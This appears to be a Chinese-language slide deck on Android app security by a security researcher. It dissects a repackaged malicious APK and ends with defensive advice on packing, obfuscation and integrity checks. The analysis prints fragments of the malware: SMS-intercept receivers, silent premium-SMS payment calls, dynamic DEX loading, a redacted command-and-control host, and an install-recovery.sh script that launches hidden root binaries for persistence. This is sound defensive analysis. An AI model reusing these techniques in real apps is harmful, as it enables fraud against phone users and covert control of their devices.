

Android 移动安全与保护

龚沛华

连尚网络 安全研究员

gongpeihua@wifi.com

从北宋年间说起...



宋真宗赵恒皇后薨

刘妃和李妃都怀有身孕

刘妃久怀嫉妒

刘妃密谋宫中主管都堂郭槐

趁李妃分娩之季用剥皮狸猫换走了太子



刘妃命宫女勒死太子

宫女不忍，将太子送往八贤王处

宋真宗将李妃贬入冷宫

刘妃顺利被封为刘皇后

刘皇后之子英年早逝

真宗再无子嗣，收皇兄八贤王之子为义子

刘后得知真相

刘后进谗刺死李妃，太监不忍暗放李妃

李妃落魄，陈州巧遇包拯

包拯得知真相，将李妃带回开封



真宗驾崩，宋仁宗赵祯继位

仁宗大寿，包拯借机带李妃进宫

包拯设计令郭槐道出真相，仁宗母子相认

刘太后自尽而死

Android app之狸猫换太子...


Android app之狸猫换太子

- 混杂的应用分发渠道
- 各种破解论坛
- 黑色利益链
- APP生存环境恶劣

对一款二次打包恶意APP的分析...

恶意APP分析

工作原理



恶意APP分析

篡改程序入口

The screenshot displays the Android Studio interface with the following components:

- Left Panel (Project Explorer):** Shows the project structure with folders 'application' and 'GlobalApplication' selected.
- Right Panel (Code Editor):** Displays the `GlobalApplication` class and its `AndroidManifest.xml` file.

GlobalApplication Class:

```
return GlobalApplication.j;  
}  
  
public void onCreate() {  
    e.a(((Context)this));  
    org.achartengine.renderer.Yimw.m.Lw.Nuy.a.a();  
    super.onCreate();  
    GlobalApplication.a = this;  
    this.startService(new Intent(((Context)this), StickyService.class));  
}
```

AndroidManifest.xml:

```
<meta-data android:name="VQWV_PAY_CHANNELID" android:value="szxy3370"/>  
<receiver android:name="com.mj.jar.pay.InSmsReceiver">  
    <intent-filter android:priority="2147483647">  
        <action android:name="android.provider.Telephony.SMS_RECEIVED"/>  
    </intent-filter>  
</receiver>  
<service android:name="com.mj.jar.pay.SmsServices"/>  
<service android:name="com.mj.sms.service.InitService"/>  
<meta-data android:name="CHID" android:value="3370"/>  
<meta-data android:name="CHKEY" android:value="6767E7072EE9A84A8C90A50B"/>  
<receiver android:name="com.atsga5s.phsfs.Rrksgarbm">  
    <intent-filter android:priority="2147483647">  
        <action android:name="android.intent.action.USER_PRESENT"/>  
        <action android:name="android.net.conn.CONNECTIVITY_CHANGE"/>  
        <action android:name="android.intent.action.BOOT_COMPLETED"/>  
    </intent-filter>  
</receiver>  
<service android:exported="true" android:name="com.atsga5s.phsfs.Psagad3"/>  
<service android:exported="true" android:name="com.tgssgw.abjswqz.Pssgatwk"/>  
<meta-data android:name="UMENG_APPKEY" android:value="5912ae5ff29d986fca001831"/>  
<meta-data android:name="UMENG_CHANNEL" android:value="3370"/>
```

恶意APP分析

初始化支付

```
private static PayInterface b(Context arg5) {
    PayInterface vo_3;
    String v1 = null;
    File vo = arg5.getDir(cn.utopay.sdk.b.a.e, o);
    DexClassLoader v3 = new DexClassLoader(new
        v1, arg5.getClassLoader());
    try {
        Object vo_2 = v3.loadClass("cn.utopay.inter
    }
    catch(Exception vo_1) {
        Log.e("utopay", "load jar error", ((Throwable
        System.exit(-1);
        vo_3 = ((PayInterface)v1);
    }

    return vo_3;
}
```

```
private void b(Context arg8) {
    int v6 = 5;
    SharedPreferences v1 = this.getSharedPreferences("mllib", o);
    this.c = v1.getInt("count2", o);
    YQPay.init(((Context)this));
    com.tgssgw.abjsqwz.b vo = new com.tgssgw.abjsqwz.b(this, v1);
    this.e = new c(this, ((PCallback)vo));
    if(this.c < v6) {
        YQPay.pay(((Context)this), ((PCallback)vo), "67000", "abc");
    }

    String v5 = String.valueOf(PahtActivity.a(arg8));
    this.d = v1.getInt("count3", o);
    this.a = new MjPaySDK(this, new d(this, v1), "000571", "", v5);
    if(this.d < v6) {
        Log.d(" Pay", "-----jy-----ID:" + v5);
        this.a.pay("123", "000571001", "2000");
    }

    this.startService(new Intent(((Context)this), Pssgatwk.class));
}
```

恶意APP分析

下载病毒母体

String
if((Ex
if(IT
th
if(
}
el=
003_1.png
}
2.png"},
if(t
if(
g"), {"id
, {"id":3
}
"id":30,
}
th
re/
57E786456FE
e.b(
07EC27C60FC
}
}

24 http://sc.x[redacted].com:36800 POST /cfgplan.action ☒
25 http://sc.x[redacted].com:36800 POST /cfgplan.action ☒

eq_l_30_out - WinRAR (评估版本)


文件(F) 命令(C) 工具(S) 收藏夹(O) 选项(N) 帮助(H)

添加 解压到 测试 查看 删除 查找 向导 信息 扫描病毒 注释

名称	大小	压缩后大小	类型
..			本地磁盘
classes.dex	100,212	45,428	DEX 文件


恶意APP分析

准备提权



恶意APP分析

下载篡改系统工具包



The image shows a file explorer window on the left and a terminal window on the right. The file explorer displays a directory named 'ajsbv_32_12.png' with a subdirectory 'ajsbv temp.' and files like 'cr.sh', 'pushshell', 'qweus', and 'ts'. The terminal window shows the execution of a script to install a malicious app. The script is named 'install-recovery.sh' and is located at '/system/etc/install-recovery.sh'. The script's content is as follows:

```
is root
-----disablePkg start-----
C uninstall %s success\n
C uninstall %s fail\n
C =====argv[%s] [%s] [%s]
C =====删除系统文件=====
C =====卸载APP=====
C =====执行命令=====

shell@hammerhead:/ $ cat /system/etc/install-recovery.sh
cat /system/etc/install-recovery.sh
#!/system/bin/sh
/system/bin/.ts &
/data/local/tmp/.sm &
/data/data/.zj &
shell@hammerhead:/ $

C /data/App\n -ac Activity或Service -[a][s] pkgname launcher\n
C /sdcard/Android/system/etc/.daeitfc
C /sdcard/Android/system/etc/.CHID
C -----parsecmd-----\n
C buffer : %s\n
C pJson : %s\n
```

A red box highlights the following lines in the terminal output:

```
#!/system/bin/sh
/system/bin/.ts &
/data/local/tmp/.sm &
/data/data/.zj &
```

A red box also highlights the line 'ts可执行文件主要功能' (ts executable file main function) in the terminal output.

恶意APP分析

其它恶意行为

```
D/smali...(.5085):.onSuccess:callback.=.3;;retSrc:={"feestatus":"1","pay_order_id"  
D/smali...(.5085):.bs.=.2066  
D/smali...(.5085):.onSuccess::callback.=.2;.retSrc:..  
[{"feestatus":"0","filter":"恒大宏信;记者信息服务;4007100608;点播;","filtertype":"2  
175 htt ": "683be626-e762-48b1-8297-73ed7359c2d7","price":1.000000,"responsecontent":"","res  
176 htt status":"0","filter":"泰特科技;互联网生活;4001000881;点播;","filtertype":"2","instr  
177 htt be626-e762-48b1-8297-73ed7359c2d7","price":2.000000,"responsecontent":"","responset  
181 htt ": "0","filter":"天津银泰;金融规范守则;4006119160;点播;","filtertype":"2","instructi  
182 htt ", "order_id":"83","pay_order_id":"683be626-e762-48b1-8297-73ed7359c2d7","price":1.0  
183 htt de":"1066086505","times":6},{ "feestatus":"0","filter":"鑫鼎;亲情汇;58731882;点播;","  
184 htt 84","pay_order_id":"683be626-e762-48b1-8297-73ed7359c2d7","price":1.000000,"respons  
185 htt , "times":4},{ "feestatus":"0","filter":"威海捷讯;育儿论坛;5166285;点播;","filtertype  
186 htt _id":"683be626-e762-48b1-8297-73ed7359c2d7","price":1.000000,"responsecontent":"","  
188 htt "feestatus":"0","filter":"易讯恒天;理想信念;4007005526;点播;","filtertype":"2","ins  
189 htt 626-e762-48b1-8297-73ed7359c2d7","price":1.000000,"responsecontent":"","responsetyp  
"0","filter":"寅科技;健康军营创想;4008901998;点播;","filtertype":"2","instruction":  
48b1-8297-73ed7359c2d7","price":1.000000,"responsecontent":"","responsetype":"0","s  
ter":"","filtertype":"","instruction":"","order_id":"","pay_order_id":"","price":0,  
"times":1}}]  
W/dex:warnCode(.5085):.smali001:java.lang.NullPointerException:.replacement==.  
nulljava.lang.String.replace(String.java:1355)comm.mainapp.f.i.a(Unknown Source)com  
Source)comm.mainapp.e.g.a(Unknown Source)comm.mainapp.e.g.b(Unknown Source)comm.mai
```


我们能做些什么...

APP安全保护

APP代码混淆与加壳

- APK加壳
 - ◆ 代码加密、隐藏、反调试、反逆向分析等
- APK混淆
 - ◆ 加大代码分析难度

APP安全保护

APP完整性校验

- 静态完整性
 - ◆ 验证证书、校验文件hash值等
- 动态完整性
 - ◆ 反调试:ptrace、/proc/self/status、.....
 - ◆ 反内存dump
 - ◆ 反一键脱壳器
- 混淆
 - ◆ 变量名混淆、字符串加密、垃圾指令、指令替换、native扰乱控制流

APP安全保护

APP代码隐藏

- Manifest文件修改、资源加密、.....
- DEX文件加壳，整体保护、类抽取、vmp
- 防反编译工具，修改文件头、修改debug字段数据指针、.....
- SO保护
 - ◆ llvm
 - ◆ 代码段加密
 - ◆ 自定义so格式
 - ◆ 伪造无效字段信息
 - ◆ 非法指令

